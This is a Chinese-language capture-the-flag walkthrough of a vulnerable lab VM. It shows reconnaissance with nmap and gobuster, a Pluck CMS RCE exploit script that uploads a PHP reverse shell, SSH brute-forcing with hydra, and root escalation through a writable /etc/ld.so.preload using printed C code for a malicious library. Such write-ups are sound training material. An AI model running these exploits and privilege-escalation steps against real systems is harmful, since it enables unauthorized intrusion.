一、信息收集

1、主机发现

首先，使用 **arp-scan** 在本地网络中发现目标主机。

```
┌──(root㉿kali)-[~]
└─#  arp-scan -l
...
192.168.8.57    08:00:27:6e:0c:b2       PCS Systemtechnik GmbH
...
```

确认目标主机IP地址为 192.168.8.57。

2、端口扫描

使用 **nmap** 对目标主机进行全端口扫描和服务版本探测。

```
┌──(root㉿kali)-[~]
└─#  nmap 192.168.8.57 -p-
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

二、Web渗透


1、Web探查

访问目标`http://192.168.8.57`，发现是一个新年快乐的动态 Web 页面。

使用**gobuster**进行目录爆破，发现一个cms入口`/pluck/`。

```
┌──(root㉿kali)-[~]
└─#  gobuster dir -u http://192.168.8.57 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.8.57
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/pluck                (Status: 301) [Size: 312] [--> http://192.168.8.57/pluck/]
/server-status        (Status: 403) [Size: 277]
```


```
Progress: 220559 / 220560 (100.00%)
===============================================================
Finished
===============================================================
```



针对发现的`/pluck`路径，发现了CMS是**pluck 4.7.7**

尝试弱密码登录，密码为**pluck**

2、Pluck RCE （远程代码执行）




```
┌──(root㉿kali)-[/tmp/Yuan]
└─# searchsploit -m 51592  #下载对应RCE脚本
  Exploit: Pluck v4.7.18 - Remote Code Execution (RCE)
      URL: https://www.exploit-db.com/exploits/51592
     Path: /usr/share/exploitdb/exploits/php/webapps/51592.py
    Codes: N/A
 Verified: False
File Type: Python script, Unicode text, UTF-8 text executable
Copied to: /tmp/Yuan/51592.py
```

①修改脚本ip和payload

```
login_url = "http://localhost/pluck/login.php"
upload_url = "http://localhost/pluck/admin.php?action=installmodule"
headers = {"Referer": login_url,}
login_payload = {"cont1": "admin","bogus": "","submit": "Log in"}

file_path = input("ZIP file path: ")

multipart_data = MultipartEncoder(
    fields={
        "sendfile": ("mirabbas.zip", open(file_path, "rb"), "application/zip"),
        "submit": "Upload"
    }
)

session = requests.Session()
login_response = session.post(login_url, headers=headers, data=login_payload)


if login_response.status_code == 200:
    print("Login account")


    upload_headers = {
        "Referer": upload_url,
        "Content-Type": multipart_data.content_type
    }
    upload_response = session.post(upload_url, headers=upload_headers, data=multipart_data)


    if upload_response.status_code == 200:
        print("ZIP file download.")
    else:
        print("ZIP file download error. Response code:", upload_response.status_code)
else:
    print("Login problem. response code:", login_response.status_code)


rce_url="http://localhost/pluck/data/modules/mirabbas/miri.php"
```

②准备恶意ZIP格式包


```
┌──(root㉿kali)-[/tmp/Yuan]
└─#  mkdir mirabbas

┌──(root㉿kali)-[/tmp/Yuan]
└─#  cp /var/www/html/reverse.php /tmp/Yuan/mirabbas/miri.php

┌──(root㉿kali)-[/tmp/Yuan]
└─#  zip -r mirabbas.zip mirabbas
  adding: mirabbas/ (stored 0%)
  adding: mirabbas/miri.php (deflated 59%)

┌──(root㉿kali)-[/tmp/Yuan]
└─#  unzip -l mirabbas.zip
Archive:  mirabbas.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2026-01-02 16:23   mirabbas/
     5493  2026-01-02 16:23   mirabbas/miri.php
---------                     -------
     5493                     2 files
```

③执行脚本

```
┌──(root㉿kali)-[/tmp/Yuan]
└─#  python3 51592.py
ZIP file path: ./mirabbas.zip
```

先本地使用**nc**接收反弹shell

再访问`http://192.168.8.57/pluck/data/modules/mirabbas/miri.php`



三、权限提升

1、user tommy4

使用**linpeas.sh**获取靶机信息

```
[+] Users with console
root:x:0:0:root:/root:/bin/bash
tommy4:x:1000:1000:,v3fXTfJO6cMMfAKGQwkZ,:/home/tommy4:/bin/bash
xnzcode:x:1001:1001:,,,:/home/xnzcode:/bin/bash
```

在`/etc/passwd`中发现tommy4的密码

```
www-data@Yuan:/tmp$ su - tommy4
Password: v3fXTfJO6cMMfAKGQwkZ
tommy4@Yuan:~$ id
uid=1000(tommy4) gid=1000(tommy4) groups=1000(tommy4)
```

成功切换到**tommy4**用户，并在其家目录下找到**user.txt**。

```
flag{user-96d6fc824b0ea03a4e3dbd81f9c5cd76}
```

2、user xnzcode

使用**hydra**进行**ssh**爆破

```
┌──(root㉿kali)-[~]
└─#  hydra -l xnzcode -P /usr/share/wordlists/rockyou.txt ssh://192.168.8.57 -V -I -e nrs
[22][ssh] host: 192.168.8.57   login: xnzcode   password: xnzcode
```

```
tommy4@Yuan:~$ su - xnzcode
Password: xnzcode
xnzcode@Yuan:~$ id
uid=1001(xnzcode) gid=1001(xnzcode) groups=1001(xnzcode)
xnzcode@Yuan:~$ ls
root.txt
xnzcode@Yuan:~$ pwd
/root
xnzcode@Yuan:~$ cat root.txt
flag{root-fakeflag} root.txt
```

这里的**flag**是假的，可以查看用户家目录下的**.bashrc**

```
xnzcode@Yuan:~$ tac /home/xnzcode/.bashrc
alias 'pwd=echo "/root"'
alias 'cat=echo "flag{root-fakeflag}"'
alias 'ls=echo "root.txt"'
```

可以发现用户设置了**alias**，将其删除后恢复正常

3、root

查找当前用户具有写权限的文件或目录

```
xnzcode@Yuan:~$ find / -writable ! -path '/proc*' ! -path '/sys*' ! -path '/run*' 2>/dev/null
...
/etc/ld.so.preload
...
xnzcode@Yuan:~$ ls -al /etc/ld.so.preload
root.txt -al /etc/ld.so.preload
```

发现**ld.so.preload**有写入权限

查找资料

`https://book.hacktricks.wiki/zh/linux-hardening/privilege-escalation/write-to-root.html`

/etc/ld.so.preload

该文件的行为类似于 `LD_PRELOAD` 环境变量，但它也适用于 **SUID 二进制文件。**
如果您可以创建或修改它，您可以简单地添加一个 **将在每个执行的二进制文件中加载的库的路径。**

例如：`echo "/tmp/pe.so" > /etc/ld.so.preload`

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
unlink("/etc/ld.so.preload");
setgid(0);
setuid(0);
system("/bin/bash");
}
//cd /tmp
//gcc -fPIC -shared -o pe.so pe.c -nostartfiles
```

```
xnzcode@Yuan:/tmp$ echo '/tmp/pe.so' > /etc/ld.so.preload
#将二进制文件路径写入/etc/ld.so.preload
xnzcode@Yuan:/tmp$ ls #触发进程
sh: 1: Cannot fork
bash: fork: retry: Resource temporarily unavailable
bash: fork: retry: Resource temporarily unavailable
bash: fork: retry: Resource temporarily unavailable
bash: fork: retry: Resource temporarily unavailable
bash: fork: Resource temporarily unavailable
```

这里输入了**ls**,没有拿到bash

查了资料，发现使用**ls**执行时，是用户**xnzcode**执行，属于普通用户权限，加载**pe.so**后仍为普通用户权限

需要找一个**suid**文件，执行时以**root**身份执行，加载**pe.so**后触发**/bin/bash**

```
xnzcode@Yuan:/tmp$ find / -user root -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
xnzcode@Yuan:/tmp$ echo '/tmp/pe.so' > /etc/ld.so.preload
xnzcode@Yuan:/tmp$ sudo
root@Yuan:/tmp# id
uid=0(root) gid=0(root) groups=0(root),1001(xnzcode)
root@Yuan:/tmp# cd /root
root@Yuan:/root# ls
rootpass.txt  root.txt
root@Yuan:/root# cat root.txt
flag{root-6abd51ee921a5a9db30b78cf17d85dc7}
```